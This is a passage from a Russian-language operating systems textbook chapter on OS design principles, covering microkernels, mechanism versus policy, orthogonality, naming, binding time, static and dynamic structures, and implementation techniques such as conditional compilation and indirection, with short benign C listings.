Даже если аппаратная поддержка недоступна, этой идеей все равно можно воспользоваться. Для этого нужен новый системный вызов, доступный только для драйверных процессов. Для работы этот системный вызов пользуется списком пар (порт, значение). Ядро сначала проверяет, владеет ли процесс всеми портами в списке. Если да, то оно копирует в порты соответствующие значения для инициализации устройства ввода-вывода. Подобный системный вызов может быть использован для чтения портов ввода-вывода.

Такой метод защищает структуры данных ядра от изучения и повреждения их драйверами устройств, что по большей части хорошо. Возможно создание аналогичного набора вызовов, позволяющих драйверам устройств читать и писать таблицы ядра, но только под контролем ядра и с его одобрения.

Главная проблема такого подхода, и проблема микроядер вообще, заключается в снижении производительности, вызываемом дополнительными переключениями контекста. Однако практически вся работа по созданию микроядер была выполнена много лет назад, когда центральные процессоры были значительно медленнее. Сегодня не так уж много приложений, использующих каждую каплю мощности процессора, которые не могут смириться с малейшей потерей производительности. В конце концов, когда работает текстовый редактор или веб-браузер, центральный процессор простаивает около 95 % времени. Если операционная система, основанная на микроядре, превращает систему с процессором, работающим на частоте 3,5 ГГц, в надежную систему, аналогичную по производительности системе с частотой 3 ГГц, мало кто из пользователей станет жаловаться. Если вообще заметит какую-либо разницу. Большинство пользователей были просто счастливы всего несколько лет назад, когда приобрели свой предыдущий компьютер с потрясающей тогда частотой процессора 1 ГГц. К тому же не совсем ясно, будет ли стоимость межпроцессного обмена данными по-прежнему такой же большой проблемой, если ядра перестанут быть дефицитным ресурсом. Если у каждого драйвера устройства и у каждого компонента операционной системы будет собственное, выделенное ядро, переключений контекста в ходе межпроцессного обмена данными не станет. Кроме того, кэши, предсказатели ветвлений и TLB-буферы всегда будут под рукой и готовыми работать на полной скорости. В работе Hruby et al. (2013) был представлен ряд экспериментов по высокопроизводительной операционной системе, основанной на микроядре.

Стоит заметить, что, несмотря на низкую популярность микроядер на настольных компьютерах, они весьма широко используются в сотовых телефонах, промышленных, встроенных и военных системах, где абсолютным требованием выступает очень высокая надежность. Кроме того, OS X компании Apple, работающая на всех компьютерах Mac и Macbook, состоит из модифицированной версии FreeBSD, запущенной поверх модифицированной версии микроядра Mach.

Расширяемые системы

В обсуждавшихся ранее системах «клиент–сервер» идея заключалась в том, чтобы вынести за пределы ядра столько, сколько возможно. Противоположный подход заключается в том, чтобы поместить больше модулей в ядро, но защищенным способом. Ключевое слово здесь, разумеется, «защищенным». Некоторые механизмы защиты предназначаются для импортирования апплетов по Интернету, но они в той же мере применимы для установки чужеродного кода в ядро. Самыми важными из них явля-

ются песочницы и программы с электронной подписью, так как интерпретацию применять в ядре непрактично.

Конечно, сама расширяемая система не является методом структурирования операционной системы. Однако, начав с минимальной системы, состоящей в основном из механизма защиты, и постепенно добавляя к ядру защищенные модули, пока не будет достигнута требуемая функциональность, можно создать минимальную систему для конкретного приложения. При таком подходе новая операционная система может выкраиваться под каждое новое приложение благодаря включению только тех элементов, которые необходимы для данного приложения. Примером такой системы является Paramecium (Van Doorn, 2001).

Потоки ядра

Еще один вопрос, имеющий отношение к данной теме независимо от выбора структурной модели, — это системные потоки. Иногда бывает удобно позволить потокам ядра существовать отдельно от пользовательских процессов. Эти потоки могут работать в фоновом режиме, записывая «грязные» страницы на диск, занимаясь свопингом процессов и т. д. На самом деле ядро само может целиком состоять из таких потоков. Когда пользователь обращается к системному вызову, пользовательский поток не выполняется в режиме ядра, а блокируется и передает управление потоку ядра, который принимает управление для выполнения работы.

Помимо потоков ядра, работающих в фоновом режиме, большинство систем также запускают в фоновом режиме множество процессов-демонов. Хотя они и не являются частью операционной системы, они часто выполняют «системные» функции. Это может быть получение и отправка электронной почты, а также обслуживание различных запросов удаленных пользователей, как, например, FTP или веб-страницы.

12.3.2. Механизм и политика

Еще один принцип, наряду с принципами минимализма и структурированности помогающий добиться архитектурной согласованности, заключается в отделении механизма от политики. Если поместить механизм в операционную систему, а политику оставить пользовательским процессам, система может остаться неизменной, даже если появляется потребность в изменении политики. Даже если модуль, занимающийся политикой, должен располагаться в ядре, он должен быть по возможности изолирован от механизма, чтобы изменения в модуле политики не влияли на модуль механизма.

Чтобы представить границу между механизмом и политикой отчетливее, рассмотрим два примера из реального мира. В качестве первого примера возьмем большую компанию, у которой есть отдел заработной платы, ответственный за выплату жалованья сотрудникам. У него есть компьютеры, программное обеспечение, бланки, договоренность с банками, а также другие механизмы, требующиеся для фактической выплаты зарплаты. Однако политика — принятие решений о том, кто и сколько получит, — полностью отделена и является прерогативой управления. Отдел заработной платы просто выполняет порученную ему работу.

В качестве второго примера рассмотрим ресторан. Он обладает механизмом для обслуживания посетителей, включая столы, посуду, официантов, полную оборудования

кухню, договоры с компаниями, продающими товары по кредитным карточкам, и т. д. Политика, то есть что будет в меню, определяется шеф-поваром. Если шеф-повар решит, что тофу кончился, а большие бифштексы остались, то новая политика может быть выполнена существующим механизмом.

Теперь рассмотрим некоторые примеры из области операционных систем. Прежде всего взглянем на планирование потоков. В ядре может располагаться приоритетный планировщик с k уровнями приоритетов. Этот механизм представляет собой массив, проиндексированный уровнем приоритета, как в UNIX и Windows 8. Каждый элемент массива представляет собой заголовок списка готовых потоков с данным уровнем приоритета. Планировщик просто просматривает массив, начиная с максимального приоритета, выбирая первый подходящий поток. Политика заключается в установке приоритетов. В системе могут быть различные классы пользователей: например, у каждого пользователя может быть свой приоритет. Система может также позволять процессам устанавливать относительные приоритеты для своих потоков. Приоритеты могут увеличиваться после завершения операции ввода-вывода или уменьшаться, когда процесс истратил отпущенный ему квант. Может применяться и еще множество других политических подходов, но основной принцип состоит в разделении между установкой политики и претворением ее в жизнь.

Вторым примером является страничная подкачка. Механизм включает в себя управление блоком MMU, поддержку списка занятых и свободных страниц, а также программу для перемещения страниц с диска в память и обратно. Политика в данном случае заключается в принятии решения о выполняемых действиях при возникновении страничного прерывания. Политика может быть локальной или глобальной, основываться на алгоритме LRU, FIFO или каком-либо другом, но она может (и должна) быть полностью отделена от механики фактической работы со страницами.

Третий пример — возможность загрузки модулей в ядро. Механизм определяет то, как они устанавливаются в ядро, как связываются, к каким вызовам могут обращаться и какие вызовы могут сами предоставлять. Политика определяет список пользователей, которым разрешается загружать модуль в ядро, а также список модулей, которые разрешается загружать каждому пользователю. Возможно, только суперпользователь может загружать модули, но разрешение загружать модули может предоставляться любому пользователю, если у модуля есть цифровая подпись соответствующей авторитетной организации.

12.3.3. Ортогональность

Хорошая системная организация включает в себя отдельные концепции, которые можно независимо смешивать. Например, в языке C есть примитивные типы данных, включающие целые, символьные числа и числа с плавающей точкой. Существуют механизмы для комбинирования типов данных, включая массивы, структуры и объединения. Эти концепции независимы друг от друга, что позволяет создавать целые массивы, символьные массивы, массивы структур, структуры, состоящие из массивов, и т. д. Действительно, как только определен новый тип данных, например массив целых чисел, он может использоваться в качестве члена структуры или объединения, как если бы был примитивным типом данных. Возможность независимо комбинировать раздельные концепции называется **ортогональностью**. Это свойство является прямым следствием простоты и полноты принципов.

Понятие ортогональности также встречается в операционных системах в различных формах. Одним из примеров является системный вызов *clone* операционной системы Linux, создающий новый поток. В качестве параметра этот вызов принимает битовый массив, задающий такие режимы, как независимое друг от друга совместное использование или копирование адресного пространства, рабочего каталога, дескрипторов файлов и сигналов. Если копируется всё, то мы получаем новый процесс, как и при использовании системного вызова *fork*. Если ничего не копируется, это означает, что создается новый поток в текущем процессе. Однако вероятно и создание промежуточных форм, невозможных в традиционных системах UNIX. Разделение свойств и их ортогональность позволяют получить более детальную степень управления.

Другое применение ортогональности — разделение понятий процесса и потока в Windows 8. Процесс представляет собой контейнер для ресурсов, не более и не менее. Поток представляет собой объект планирования. Когда один процесс получает дескриптор от другого процесса, не имеет значения, сколько у него потоков. Когда планировщик выбирает поток, неважно, какому процессу он принадлежит. Эти понятия ортогональны.

Наш последний пример ортогональности возьмем из операционной системы UNIX. Создание процесса происходит здесь в два этапа: при помощи системных вызовов *fork* и *exec*. Создание нового адресного пространства и заполнение его новым образом памяти в данном случае разделены, что позволяет выполнить определенные действия между этими этапами. В операционной системе Windows 8 эти два этапа нельзя разделить, то есть концепции создания нового адресного пространства и его заполнения новым образом памяти не являются ортогональными в этой системе. Последовательность системных вызовов *clone* и *exec* в системе Linux является еще более ортогональной, так как в данном случае возможно еще более детальное управление этими действиями. Общее правило может быть сформулировано следующим образом: наличие небольшого количества ортогональных элементов, которые могут комбинироваться различными способами, позволяет создать небольшую простую и элегантную систему.

12.3.4. Именование

У большинства долгоживущих структур данных, используемых операционной системой, есть имя или идентификатор, по которым к ним можно обращаться. Среди очевидных примеров можно назвать регистрационные имена, имена файлов, устройств, идентификаторов процессов и т. д. Способ создания и использования этих имен представляет собой важный вопрос при проектировании и реализации системы.

Имена, создаваемые для использования их людьми, представляют собой символьные строки формата ASCII или Unicode и, как правило, являются иерархическими. Так, иерархия отчетливо видна на примере путей файлов. Например, путь /usr/ast/books/mos2/chap-12 состоит из имен каталогов, поиск которых следует начинать в корневом каталоге. Адреса URL также являются иерархическими. Например, URL www.cs.vu.nl/~ast/ указывает на определенную машину (www) определенного факультета (cs) определенного университета (vu) определенной страны (nl). Участок URL после слеша обозначает определенный файл на указанной машине, в данном случае по умолчанию это файл www/index.html в домашнем каталоге пользователя ast. Обратите внимание на то, что URL (а также адреса DNS вообще, включая адреса электронной почты) пишутся «задом наперед», начинаясь с нижнего уровня дерева, в отличие от имен файлов, на-

чинающихся с вершины дерева. На это можно взглянуть и по-другому, если положить дерево горизонтально. При этом в одном случае дерево будет начинаться слева и расти направо, а в другом случае, наоборот, будет начинаться справа и расти влево.

Часто используется двухуровневое именование: внешнее и внутреннее. Например, к файлам всегда можно обратиться по имени, представляющему собой символьную строку в ASCII или Unicode, чтобы их было удобнее использовать людям. Кроме этого, почти всегда существует внутреннее имя, используемое системой. В операционной системе UNIX реальным именем файла является номер его i-узла. Имя в формате ASCII вообще не используется внутри системы. В действительности это имя даже не является уникальным, так как на файл может указывать несколько ссылок. А в операционной системе Windows 8 в качестве внутреннего имени используется индекс файла в таблице MFT. Работа каталога заключается в преобразовании внешних имен во внутренние (рис. 12.3).




Рис. 12.3. Каталоги используются для преобразования внешних имен во внутренние

Во многих случаях (таких, как приведенный ранее пример с именем файла) внутреннее имя файла представляет собой уникальное целое число, служащее индексом в таблице ядра. Другие примеры имен-индексов — дескрипторы файлов в системе UNIX и дескрипторы объектов в Windows 8. Обратите внимание на то, что ни у одного из данных примеров имен нет внешнего представления. Они предназначены исключительно для внутреннего использования системой и работающими процессами. В целом использование для временных имен табличных индексов, не сохраняющихся после перезагрузки системы, является удачным замыслом.

Операционные системы часто поддерживают несколько пространств имен, как внешних, так и внутренних. Например, в главе 11 мы рассмотрели три внешних пространства имен, поддерживаемых операционной системой Windows 8: имена файлов, имена объектов и регистрационные имена (существует также пространство имен Active Directory, которое мы не обсуждали). Кроме того, существует бесчисленное количество внутренних пространств имен, для которых используются целые числа без знака, — дескрипторы объектов, записи таблицы MFT и т. д. Хотя имена во внешних пространствах имен представляют собой строки формата Unicode, поиск файла по имени в реестре не будет работать, как не будет работать и попытка использования индекса MFT в таблице объектов. В правильно спроектированной операционной системе обязательно уделяется

определенное внимание тому, сколько требуется пространств имен, какой синтаксис используется в каждом из них, как можно отличить одно от другого, существуют ли абсолютные и относительные имена и т. д.

12.3.5. Время связывания

Как мы видели, для обращения к объектам в операционных системах используются различные типы имен. Иногда преобразование имени в объект является фиксированным, а иногда — нет. В последнем случае может быть важным, когда имя связывается с объектом. Вообще говоря, **раннее связывание** проще, но не обладает гибкостью, тогда как **позднее связывание** сложнее, зато часто является более гибким.

Чтобы внести ясность в понятие времени связывания, давайте рассмотрим примеры из реального мира. Примером раннего связывания может быть практика некоторых колледжей, позволяющих родителям зачислять своего ребенка в колледж с момента рождения и вносить плату за его обучение заранее. Когда спустя 18 лет студент приходит в колледж, его обучение уже полностью оплачено независимо от стоимости обучения на данный момент.

В промышленности ранним связыванием является заказ деталей заранее. Напротив, производство продукта точно в срок требует от поставщиков способности предоставлять требуемые детали прямо на месте, без предварительного заказа. Такая схема представляет собой пример позднего связывания.

Языки программирования часто поддерживают различные виды связывания для переменных. Глобальные переменные связывает с конкретным виртуальным адресом компилятор. Это пример раннего связывания. Локальным переменным процедуры виртуальные адреса назначаются (в стеке) во время выполнения процедуры. Это пример промежуточного связывания. Переменным, хранящимся в куче (память для которых выделяется при помощи процедуры *malloc* в программах на языке C или процедуры *new* в программах на языке Java), виртуальный адрес назначается только на время их фактического использования. Это пример позднего связывания.

Для большей части структур данных в операционных системах чаще применяется раннее связывание, но иногда для гибкости используется позднее связывание. К этому вопросу имеет отношение выделение памяти. В ранних многозадачных системах из-за отсутствия аппаратной перенастройки адресов приходилось загружать программу по определенному адресу памяти и настраивать ее на работу по этому адресу. Если эта программа когда-либо выгружалась на диск, ее нужно было потом загрузить в те же адреса памяти, в противном случае она не могла работать. Напротив, виртуальная память с постраничной подкачкой представляет собой пример позднего связывания. Фактический физический адрес, соответствующий данному виртуальному адресу, не известен до тех пор, пока страница не будет физически перенесена в память.

Другим примером позднего связывания является размещение окна в графическом интерфейсе пользователя. В отличие от старых графических систем, в которых программист должен был указывать абсолютные экранные координаты для всех изображений, в современных графических интерфейсах пользователя программное обеспечение использует координаты относительно исходного окна. Такие координаты не известны до тех пор, пока это окно не будет выведено на экран, и даже могут быть со временем изменены.

12.3.6. Статические и динамические структуры

Разработчики операционных систем постоянно вынуждены выбирать между статическими и динамическими структурами данных. Статические структуры всегда проще для понимания, легче для программирования и быстрее в использовании. Динамические структуры обладают большей гибкостью. Очевидный пример — таблица процессов. В ранних системах для каждого процесса просто выделялся фиксированный массив структур. Если таблица процесса состояла из 256 элементов, то в любой момент могло существовать не более 256 процессов. Попытка создания 257-го процесса заканчивалась неудачей по причине отсутствия места в таблице. Аналогичные соображения были справедливы для таблицы открытых файлов (как для каждого пользователя в отдельности, так и для системы в целом) и различных других таблиц ядра.

Альтернативная стратегия заключается в создании таблицы процессов в виде связного списка мини-таблиц, начиная с одной-единственной мини-таблицы. Когда эта таблица заполняется, в глобальном пуле выделяется память под следующую таблицу, которая связывается с первой таблицей. Таким образом, таблица процесса не переполнится, пока не закончится вся память у ядра.

В то же время использование связных списков приводит к усложнению программы поиска записей в таблице. Например, программа для поиска идентификатора процесса *pid* в статической таблице процессов показана в листинге 12.2. Эта программа проста и эффективна. Чтобы выполнить ту же задачу для связного списка мини-таблиц, потребуется больше работы.

Листинг 12.2. Программа для поиска в таблице идентификатора процесса

```
found = 0;
for (p = &proc_table[0]; p < &proc_table[PROC_TABLE_SIZE]; p++) {
        if (p->proc_pid == pid) {
            found = 1;
            break;
        }
}
```

Статические таблицы лучше всего использовать, когда имеется много памяти или когда заранее можно довольно точно предсказать размер таблицы. Например, в однопользовательской системе маловероятно, что пользователь запустит одновременно более 128 процессов, и поэтому не случится катастрофы, если пользователю будет отказано в запуске 129-го процесса.

Альтернативный метод заключается в использовании таблицы фиксированного размера, но с выделением, когда эта таблица заполнится, новой таблицы фиксированного размера, например, в два раза большей. При этом текущие записи копируются из старой таблицы в новую, а память, которая была занята старой таблицей, возвращается в пул. Таким образом, таблица всегда остается непрерывной, а не связной. Недостаток этого подхода состоит в том, что требуется определенное управление памятью, кроме того, адрес таблицы будет переменным вместо константы.

То же самое относится к стекам ядра. Когда поток переключается из пользовательского режима в режим ядра или когда запускается поток в режиме ядра, этому потоку требуется стек в адресном пространстве ядра. Для потоков пользователя стек можно инициализировать так, чтобы он рос вниз от вершины виртуального адресного про-

странства. При этом его размер можно заранее не указывать. Для потоков ядра размер стека должен быть указан заранее, так как стек занимает часть виртуального адресного пространства ядра, кроме того, стеков может быть несколько. Вопрос заключается в следующем: сколько памяти следует выделить для каждого стека? Преимущества и недостатки различных подходов здесь примерно такие же, как и в случае с таблицей процессов. Придать подобную динамичность основным структурам данных, конечно, можно, но очень сложно.

Проблема выбора между статическим или динамическим выделением памяти возникает также для планирования процессов. В некоторых системах, особенно системах реального времени, планирование может быть выполнено заранее статически. Например, авиалинии знают, в котором часу их самолеты будут взлетать, за несколько недель до их фактического отправления. Подобно этому, мультимедийным системам известно заранее, когда запускать те или иные видео-, аудио- и другие процессы. Для универсальных систем общего назначения эти соображения не работают, и планирование должно быть динамическим.

Вопрос выбора между статическим или динамическим выделением памяти возникает и при проектировании структур ядра. Значительно проще, если ядро построено как единая двоичная программа, загружаемая в память для работы. Следствием такого подхода, однако, является то, что для установки каждого нового устройства ввода-вывода необходима перекомпоновка ядра вместе с драйвером нового устройства. Подобным образом работали ранние версии операционной системы UNIX, что всех устраивало, так как новые устройства ввода-вывода добавлялись к мини-компьютерам довольно редко. Сегодня большинство операционных систем позволяют динамически добавлять программы в ядро, со всеми дополнительными сложностями, которые такой подход влечет за собой.

12.3.7. Реализация системы сверху вниз и снизу вверх

Лучше всего проектировать систему сверху вниз, однако теоретически реализация системы может выполняться как сверху вниз, так и снизу вверх. При реализации сверху вниз конструкторы начинают с обработчиков системных вызовов, а затем смотрят, какие механизмы и структуры данных требуются для их поддержки. Затем пишутся эти процедуры, при этом весь процесс повторяется до тех пор, пока не будет достигнут аппаратный уровень.

Недостаток этого подхода заключается в том, что пока в наличии имеются только процедуры верхнего уровня, трудно что-либо протестировать. По этой причине многие разработчики считают более практичным построение системы снизу вверх. При таком подходе сначала пишется программа, скрывающая аппаратуру нижнего уровня. Обработка прерываний и драйвер часов также оказываются нужны уже на раннем этапе конструирования.

Затем можно реализовать многозадачность вместе с простым планировщиком (например, запускающим процессы в порядке циклической очереди). Уже в этот момент систему можно протестировать, чтобы проверить, правильно ли она управляет несколькими процессами. Если все работает нормально, можно приступить к детальной разработке различных таблиц и структур данных, необходимых системе, особенно тех, которые управляют процессами и потоками, а также памятью. Ввод-вывод и файловую систему можно отложить на потом, реализовав поначалу лишь примитивный ввод

с клавиатуры и вывод на экран для тестирования и отладки. В некоторых случаях следует защитить ключевые низкоуровневые структуры данных, разрешив доступ к ним только с помощью специальных процедур доступа, — в результате мы получаем объектно-ориентированное программирование независимо от того, какой язык программирования применяется в действительности. Когда нижние уровни созданы, они могут быть тщательно протестированы. Таким образом, система создается снизу вверх, подобно тому как строятся высокие здания.

Если над проектом работает большая команда программистов, то альтернативный подход заключается в том, чтобы сначала создать детальный проект всей системы, после чего распределить задачи по написанию отдельных модулей среди различных групп программистов. Каждая группа независимо тестирует собственную работу. Когда все модули готовы, их объединяют и тестируют совместно. Недостаток такого подхода заключается в том, что если изначально ничто не работает, то очень трудно определить, какой модуль создан правильно, а какой содержит ошибки и какая группа программистов неверно поняла, чего ей следует ожидать от других модулей. Тем не менее такой метод часто применяется при наличии большого количества программистов, чтобы максимально использовать распараллеливание работ по конструированию системы.

12.3.8 Сравнение синхронного и асинхронного обмена данными

Еще один вопрос, часто возникающий в разговоре разработчиков операционных систем, касается того, каким должно быть взаимодействие между системными компонентами, синхронным или асинхронным (и соответственно что лучше: потоки или события). Вопрос часто приводит к оживленной дискуссии между представителями двух лагерей, хотя и ведется она без пены у рта, как это обычно бывает при принятии решений по действительно важным вопросам, например какой редактор лучше, vi или emacs. Термин «синхронный» используется нами в упрощенном смысле, изложенном в разделе 8.2, для обозначения вызовов, блокирующихся до их завершения. И наоборот, при асинхронных вызовах вызывающая сторона продолжает работу. У каждой модели есть свои достоинства и недостатки.

Для некоторых систем, подобных Amoeba, фактически принята синхронная модель и обмен данными между процессами реализован в виде блокирующихся клиент-серверных вызовов. Концептуально полностью синхронный обмен данными весьма прост. Процесс отправляет запрос и блокируется, ожидая прихода ответа, — что может быть проще? Когда появляется множество клиентов, каждый из которых добивается внимания сервера, все несколько усложняется. Каждый отдельный запрос может блокироваться на длительный срок, ожидая завершения других запросов. Проблема может быть решена, если сделать сервер многопоточным, чтобы каждый поток мог работать с одним клиентом. Эта модель была испробована и протестирована во многих рабочих реализациях, в операционных системах, а также приложениях.

Ситуация усложняется еще больше, если потоки часто считывают и записывают данные в совместно используемые структуры данных. В таком случае блокировка неизбежна. К сожалению, правильное решение с блокировкой дается нелегко. Наипростейшее решение заключается в выдаче одной большой блокировки на всю совместно используемую структуру данных (что похоже на большую блокировку ядра). Когда

потоку нужно будет получить доступ к общей структуре данных, он должен захватить блокировку первым. С точки зрения производительности одну большую блокировку признать удачной идеей нельзя, поскольку потоки вынуждены будут ждать один другого все время, даже если они вообще не конфликтуют друг с другом. Другим экстремальным решением является использование множества микроблокировок для частей отдельных структур данных, при этом скорость существенно возрастает, но возникает конфликт с нашим ведущим принципом № 1 — простотой.

Другие операционные системы ведут обмен данными между процессами, используя асинхронные примитивы. В некотором смысле асинхронный обмен данными даже проще своего синхронного собрата. Клиентский процесс отправляет сообщение серверу, но вместо того чтобы ожидать доставки сообщения или ответа, он просто продолжает свою работу. Разумеется, это означает, что ответ он получает также асинхронно и при его приходе должен помнить, какой именно запрос ему соответствует. Сервер обычно обрабатывает запросы (события) как единый поток в круговороте событий.

Когда запрос для дальнейшей обработки требует от сервера контакта с другими серверами, этот сервер отправляет собственное асинхронное сообщение и вместо блокирования продолжает работу со следующим запросом. Здесь не требуется множество потоков. При наличии всего одного потока, обрабатывающего события, проблемы доступа нескольких потоков к общей структуре данных не возникает. В то же время долго работающий обработчик события замедляет ответ однопоточного сервера.

Вопрос, какая из моделей лучше, потоков или событий, давно уже является спорным, заставляющим ломать копья приверженцев с обеих сторон с того времени, как вышла классическая статья Джона Оустерхаута (John Ousterhout) «Why threads are a bad idea (for most purposes)» (1996) («Почему потоки для большинства случаев являются плохой затеей»). Оустерхаут утверждает, что потоки неоправданно всё слишком усложняют: блокировку, отладку, обратные вызовы, достижение высокой производительность и многое другое. Разумеется, если бы все с этим согласились, то никаких споров бы не было. Через несколько лет после выхода статьи Оустерхаута вышла статья Von Behren et al. (2003) под названием «Why events are a bad idea (for highconcurrency servers)» («Почему события являются плохой затеей для хорошо распараллеленных серверов»). Стало быть, принятие решения о том, какая из моделей программирования правильная, дается нелегко, но имеет для системных программистов весьма большое значение. Абсолютный победитель здесь так и не выявлен. Разработчики таких веб-серверов, как apache, твердо придерживаются синхронного обмена данными и потоков, но разработчики других веб-серверов, например lighttpd, выстраивают свою работу на **парадигме управления событиями** (event-driven paradigm). Обе модели пользуются широкой популярностью. По нашему мнению, событийную модель зачастую проще понять и отладить, чем потоковую. Пока не ставится вопрос о необходимости поядерной параллельной работы, выбрать, наверное, будет лучше именно ее.

12.3.9. Полезные методы

Итак, мы только что обсудили некоторые абстрактные идеи, применяющиеся при проектировании и конструировании операционных систем. Теперь рассмотрим несколько конкретных методов, полезных при реализации систем. Разумеется, существует также множество других методов, но объем книги не позволяет нам рассмотреть их все.

Сокрытие аппаратуры

Большое количество аппаратуры весьма неудобно в использовании. Его следует скрывать на ранней стадии реализации системы (если только оно не предоставляет особых возможностей). Некоторые детали самого нижнего уровня могут быть скрыты уровнем вроде HAL. Однако есть детали, которые таким способом скрыть невозможно.

На ранней стадии конструирования системы следует решить вопрос с обработкой прерываний. Наличие прерываний делает программирование неприятным делом, но операционные системы должны работать с прерываниями. Один из подходов состоит в том, чтобы немедленно преобразовать их во что-либо иное. Например, каждое прерывание можно превратить в появляющийся новый поток. При этом более высокие уровни будут иметь дело уже не с прерываниями, а с потоками.

Второй метод заключается в том, чтобы преобразовать каждое прерывание в операцию *unlock* на мьютексе, которого ожидает соответствующий драйвер. Тогда единственный эффект от прерывания будет заключаться в том, что один из потоков перейдет в состояние готовности.

Третий подход состоит в немедленном преобразовании прерывания в сообщение какому-либо потоку. Программа низкого уровня просто формирует сообщение, в котором содержатся сведения о том, откуда прибыло прерывание, ставит его в очередь и вызывает планировщик, который, возможно, запустит процесс, вероятно, ожидающий этого сообщения. Все эти методы, а также подобные им пытаются преобразовать прерывания в операции синхронизации потоков. Проще управлять обработкой каждого прерывания соответствующим потоком в соответствующем контексте, чем создать обработчик прерываний, работающий в произвольном контексте, то есть в том, в котором случилось прерывание. Разумеется, обработка прерываний должна быть эффективной, но глубоко внутри операционной системы эффективным должно быть всё.

Большинство операционных систем спроектировано так, чтобы работать на различных платформах. Эти платформы могут различаться центральными процессорами, блоками MMU, длиной машинного слова, объемом оперативной памяти и другими параметрами, которые трудно замаскировать уровнем HAL или его эквивалентом. Тем не менее желательно иметь единый набор исходных файлов, используемых для формирования всех версий. В противном случае каждую обнаруженную ошибку придется исправлять много раз во многих исходных файлах. При этом возникает опасность того, что исходные файлы станут отличаться друг от друга все больше и больше.

С некоторыми различиями аппаратуры, такими как объем ОЗУ, можно бороться, оформив этот параметр в виде переменной и определяя его значение во время загрузки системы. Например, переменная, содержащая объем оперативной памяти, может использоваться программой, предоставляющей память процессам, а также для определения размера блока кэша, таблиц страниц и т. д. Даже размер статических таблиц, таких как таблица процессов, может задаваться при загрузке в зависимости от общего объема оперативной памяти.

Однако другие различия, такие как различия в центральных процессорах, не могут быть скрыты при помощи единого двоичного кода, определяющего при загрузке тип процессора. Один из способов решения данной проблемы состоит в использовании условной трансляции единого исходного кода. В исходных файлах для различных конфигураций используются определенные флаги компиляции, позволяющие получать из единого исходного текста различные двоичные файлы в зависимости от

центрального процессора, длины слова, блока MMU и т. д. Представьте себе операционную систему, которая должна работать на компьютерах с процессорами линейки IA32 микропроцессоров x86 (иногда называемой x86-32) и UltraSPARC, требующих различных программ инициализации. Процедура *init* может быть написана так, как показано в листинге 12.3, *а*. В зависимости от значения константы *CPU*, определяемой в заголовочном файле config.h, будет выполняться либо один тип инициализации, либо другой. Поскольку в двоичном файле содержится только один вариант программы, потери эффективности не происходит.

Листинг 12.3. Условная компиляция, зависящая: *а* — от типа центрального процессора; *б* — от длины слова

```
#include "config.h"
init( )
{
#if (CPU == IA32)
/* Здесь инициализация для IA32 */
#endif

#if (CPU == ULTRASPARC)
/* Здесь инициализация для UltraSPARC */
#endif
}
```

а

```
#include "config.h"
#if (WORD_LENGTH == 32)
typedef int Register;
#endif

#if (WORD_LENGTH == 64)
typedef long Register;
#endif

Register R0, R1, R2, R3;
```

б

В качестве второго примера предположим, что нам требуется тип данных *Regis-ter*, который должен состоять из 32 бит на компьютере с процессором IA32 и 64 бит на компьютере с процессором UltraSPARC. Этого можно добиться при помощи условного кода, приведенного в листинге 12.3, *б* (при условии, что компилятор воспринимает тип *int* как 32-разрядное целое, а тип *long* — как 64-разрядное). Как только это определение дано (возможно, в заголовочном файле, включаемом во все остальные исходные файлы), программист может просто объявить переменные типа *Register* и быть уверенным, что эти переменные имеют правильный размер.

Разумеется, заголовочный файл config.h должен быть определен корректно. Для процессора IA32 он может выглядеть примерно так:

```
#define CPU IA32
#define WORD_LENGTH 32
```

Чтобы откомпилировать операционную систему для процессора UltraSPARC, нужно использовать другой файл config.h, содержащий правильные значения для процессора UltraSPARC, возможно, что-то вроде

```
#define CPU ULTRASPARC
#define WORD_LENGTH 64
```

Некоторые читатели могут удивиться, почему переменные *CPU* и *WORD_LENGTH* управляются различными макросами. В определении константы *Register* можно сделать ветвление программы, устанавливая ее значение в зависимости от значения константы *CPU*, то есть устанавливая значение константы *Register* равной 32 битам для процессора IA32 и 64 битам для процессора UltraSPARC. Однако эта идея не слишком удачна. Что произойдет, если позднее мы соберемся переносить систему на 32-разрядный

процессор ARM? Для этого нам пришлось бы добавить третий условный оператор в листинг 12.3 *б* для процессора ARM. При том, как это было сделано, нужно только добавить строку

```
#define WORD_LENGTH 32
```

в файл config.h для процессора ARM.

Этот пример иллюстрирует обсуждавшийся ранее принцип ортогональности. Участки системы, зависящие от типа центрального процессора, должны компилироваться с использованием условной компиляции в зависимости от значения константы *CPU*, а для участков системы, зависимых от размера слова, должен использоваться макрос *WORD_LENGTH*. Те же соображения справедливы и для многих других параметров.

Косвенность

Иногда говорят, что нет такой проблемы в кибернетике, которую нельзя решить на другом уровне косвенности. Хотя это определенное преувеличение, во фразе имеется и доля истины. Рассмотрим несколько примеров. В системах на основе процессора x86 при нажатии клавиши аппаратура формирует прерывание и помещает в регистр устройства не символ ASCII, а скан-код клавиши. Более того, когда позднее клавиша отпущена, генерируется второе прерывание, также с номером клавиши. Такая косвенность предоставляет операционной системе возможность использовать номер клавиши в качестве индекса в таблице, чтобы получить по его значению символ ASCII. Этот способ облегчает обработку разных клавиатур, существующих в различных странах. Наличие информации как о нажатии, так и об отпускании клавиш позволяет использовать любую клавишу в качестве регистра, так как операционной системе известно, в каком порядке нажимались и отпускались клавиши.

Косвенность используется также при выводе данных. Программы могут выводить на экран символы ASCII, но эти символы могут интерпретироваться как индексы в таблице, содержащей текущий отображаемый шрифт. Элемент таблицы содержит растровое изображение символа. Такая форма косвенности позволяет отделить символы от шрифта.

